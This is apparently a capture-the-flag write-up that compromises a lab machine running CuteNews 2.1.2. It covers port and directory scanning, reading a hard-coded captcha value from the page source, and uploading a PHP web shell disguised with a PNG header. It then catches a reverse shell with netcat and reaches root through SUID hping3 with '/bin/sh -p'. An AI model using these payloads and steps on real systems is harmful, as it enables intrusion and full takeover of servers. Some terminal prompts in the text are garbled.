

We start off with a nmap scan of the target:
┌──(root㉿user)-[/usr/share/peass/linpeas]
└─# nmap -p- -Pn $target -v -T5 --min-rate 1500 --max-rtt-timeout 500ms --max-retries 3 --open -oN nmap.txt && nmap -Pn $target -sVC -v && nmap $target -v --script vuln
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-17 02:12 BST
<SNIP>

Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
88/tcp  open  kerberos-sec
110/tcp open  pop3
995/tcp open  pop3s


PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 04:d0:6e:c4:ba:4a:31:5a:6f:b3:ee:b8:1b:ed:5a:b7 (RSA)
|   256 24:b3:df:01:0b:ca:c2:ab:2e:e9:49:b0:58:08:6a:fa (ECDSA)
|_  256 6a:c4:35:6a:7a:1e:7e:51:85:5b:81:5c:7c:74:49:84 (ED25519)
80/tcp  open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-favicon: Unknown favicon MD5: 759585A56089DB516D1FBBBE5A8EEA57
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Apache2 Debian Default Page: It works
88/tcp  open  http     nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: 404 Not Found
110/tcp open  pop3     Courier pop3d
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-17T16:28:06
| Not valid after:  2021-09-17T16:28:06
| MD5:   5ee2:40c8:66d1:b327:71e6:085a:f50b:7e28
|_SHA-1: 28a3:acc0:86a7:cd64:8f09:78fa:1792:7032:0ecc:b154
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: TOP IMPLEMENTATION(Courier Mail Server) UTF8(USER) LOGIN-DELAY(10) STLS USER PIPELINING UIDL
995/tcp open  ssl/pop3 Courier pop3d
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-17T16:28:06
| Not valid after:  2021-09-17T16:28:06
| MD5:   5ee2:40c8:66d1:b327:71e6:085a:f50b:7e28
|_SHA-1: 28a3:acc0:86a7:cd64:8f09:78fa:1792:7032:0ecc:b154
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: TOP IMPLEMENTATION(Courier Mail Server) LOGIN-DELAY(10) UIDL USER PIPELINING UTF8(USER)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
This revealed five open TCP ports running standard network services on a Linux system; OpenSSH (port 22), Apache web server (port 80), nginx web server (port 88), and Courier mail services (ports 110 and 995). Since we are starting with port 80, we will beinteracting with an Apache 2.4.38 web server hosting the default Debian landing page.
Port 80
I always run dirsearch against a webserver:
┌──(venv)─(root㉿user)-[/home/user/Downloads/dirsearch]
└─# python3 dirsearch.py -u http://192.168.174.128/ -x 403,404,400,500,302

  _|. _ _  _  _  _ _|Port 80
_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET
Threads: 25 | Wordlist size: 12295

Target: http://192.168.174.128/

[00:30:35] Scanning:
[00:30:45] 301 -   317B - /core  ->  http://192.168.174.128/core/
[00:30:46] 301 -   317B - /docs  ->  http://192.168.174.128/docs/
[00:30:46] 200 -     0B - /docs/
[00:30:46] 200 -    9KB - /example.php
[00:30:47] 200 -    1KB - /favicon.ico
[00:30:48] 200 -   10KB - /index.html
[00:30:48] 200 -    6KB - /index.php
[00:30:48] 200 -    6KB - /index.php/login/
[00:30:49] 301 -   317B - /libs  ->  http://192.168.174.128/libs/
[00:30:49] 200 -    3KB - /LICENSE.txt
[00:30:49] 301 -   319B - /manual  ->  http://192.168.174.128/manual/
[00:30:49] 200 -   626B - /manual/index.html
[00:30:52] 200 -    28B - /print.php
[00:30:52] 200 -    2KB - /README.md
[00:30:53] 200 -   105B - /rss.php
[00:30:53] 200 -    5KB - /search.php
[00:30:54] 301 -   318B - /skins  ->  http://192.168.174.128/skins/
[00:30:55] 200 -     0B - /uploads/
[00:30:55] 301 -   320B - /uploads  ->  http://192.168.174.128/uploads/
We have a lot of interesting directories come up. I tend to manually probe each for further information and took note of the following:
http://192.168.174.128/README.md — CUTE NEWS CMS VERISON 2.1.2 http://192.168.174.128/index.php/login — LOGIN PANEL

Now, you will find there are NO default credentials and from what I can glean: no unauthenticated RCE exploits or authentication bypasses for the login form so we need to probe harder.
┌──(root㉿user)-[/usr/share/peass/linpeas]
└─# searchsploit 'cute news 2.1.2'
----------------------------------------------------- ---------------------------------
 Exploit Title                                       |  Path
----------------------------------------------------- ---------------------------------
CuteNews 2.1.2 - 'avatar' Remote Code Execution (Met | php/remote/46698.rb
CuteNews 2.1.2 - Arbitrary File Deletion             | php/webapps/48447.txt
CuteNews 2.1.2 - Authenticated Arbitrary File Upload | php/webapps/48458.txt
CuteNews 2.1.2 - Remote Code Execution               | php/webapps/48800.py
----------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
So, how do we become authenticated / create an account on the Cute News CMS page ?
http://192.168.174.128/index.php/login?register

You will note that we have a captcha to refresh but for whatever reason it still remains invisible to us …. or does it ? If you fill in the form as you would normally to create an account and put a invalid / random amount in for the captcha.
You should then get this error message:

You then want to examine the source code you can find /captcha.php (line 128) > if you click this link you should find the hard coded plain text value for the captcha



Complete the signup process and you will find yourself on the landing page
Initial Foothold
I checked the exploit code from our searchsploit query Cute News CMS 2.1.2 and decided that it would be easier to replicate the exploit manually rather than run a python script.
Note: the methodology I am using here is from the CPTS track for File Upload Attacks.
Firstly, I used this command to create a file named shell.php that begins with the standard hex signature of a PNG image file followed by a PHP web shell script.
┌──(root㉿user)-[/usr/share/peass/linpeas]
└─# echo -e '\x89\x50\x4e\x47\x0d\x0a\x1a\x0a\n<?php system($_GET["cmd"]); ?>' > shell.php
I then uploaded this image (no burpsuite intercept required) as my user's profile image.

If you right click the image and open it in a new tab it will take you here — http://cute.calipendula/uploads/avatar_ss_shell.php
You need to add this address to your /etc/hosts file and then revisit the page to trigger the shell.
┌──(root㉿user)-[/usr/share/peass/linpeas]
└─# cat /etc/hosts
192.168.174.128 cute.calipendula
From here, obtaining a reverse shell was simple. I went to revshells and obtained a URL ENCODED linux reverse shell:

I instantly began the processing of upgrading the shell once the connection was received. You may miss output otherwise so this is highly advised !
┌──(venv)─(root㉿user)-[/home/┌──(venv)─(root㉿user)-[/home/┌──(venv)─(root㉿user)-[/ho┌──(venv)─(root㉿user)-[/home/user/Downloads]
└─# rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.165] from (UNKNOWN) [192.168.174.128] 49328
sh: 0: can't access tty; job control turned off
$ python --version
Python 2.7.16
This command uses Python's built-in pty module to spawn a pseudo-terminal (/bin/bash), which upgrades a restrictive or dumb shell into a fully interactive Linux terminal prompt.
$ python2.7 -c 'import pty; pty.spawn("/bin/bash")'
www-data@cute:/var/www/html/uploads$ whoami
whoami
www-data
Privilege Escalation
This box involves using hping3 to escalate privileges; we note in the output below it is available via sudo -l which leverages specific sudo privileges , allowing our specific user to run hping3 as root without a password.
hping3also shows up as a SUID files, which are system-wide files that inherently execute with the permissions of the file owner (root) no matter which user runs them.
www-data@cute:/var/www/html/uploads$ sudo -l
sudo -l
Matching Defaults entries for www-data on cute:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on cute:
    (root) NOPASSWD: /usr/sbin/hping3 --icmp
www-data@cute:/var/www/html/uploads$ sudo /usr/sbin/hping3 /bin/sh

www-data@cute:/var/www/html/uploads$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/mount
/usr/sbin/hping3
I came across a few articles on this but eventually gave up pursuing the sudo -l route exploitation as it was not possible to add any additional parameter into the command syntax.
GTFO bins — link

hping3 includes an interactive command-line mode which allows us to run arbitrary shell commands from within the program by prefixing them with a slash /.
When we type /bin/sh -p inside the hping3 prompt we tell the program to spawn a shell (as our user) BUT the -p flag tells the shell: "Preserve the effective user ID. Do not drop privileges."
So, as the effective user ID is ROOT > it will drop you straght into a root shell.
www-data@cute:/var/www/html/uploads$ hping3
/bin/sh -p
hping3
hping3> /bin/sh -p
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
#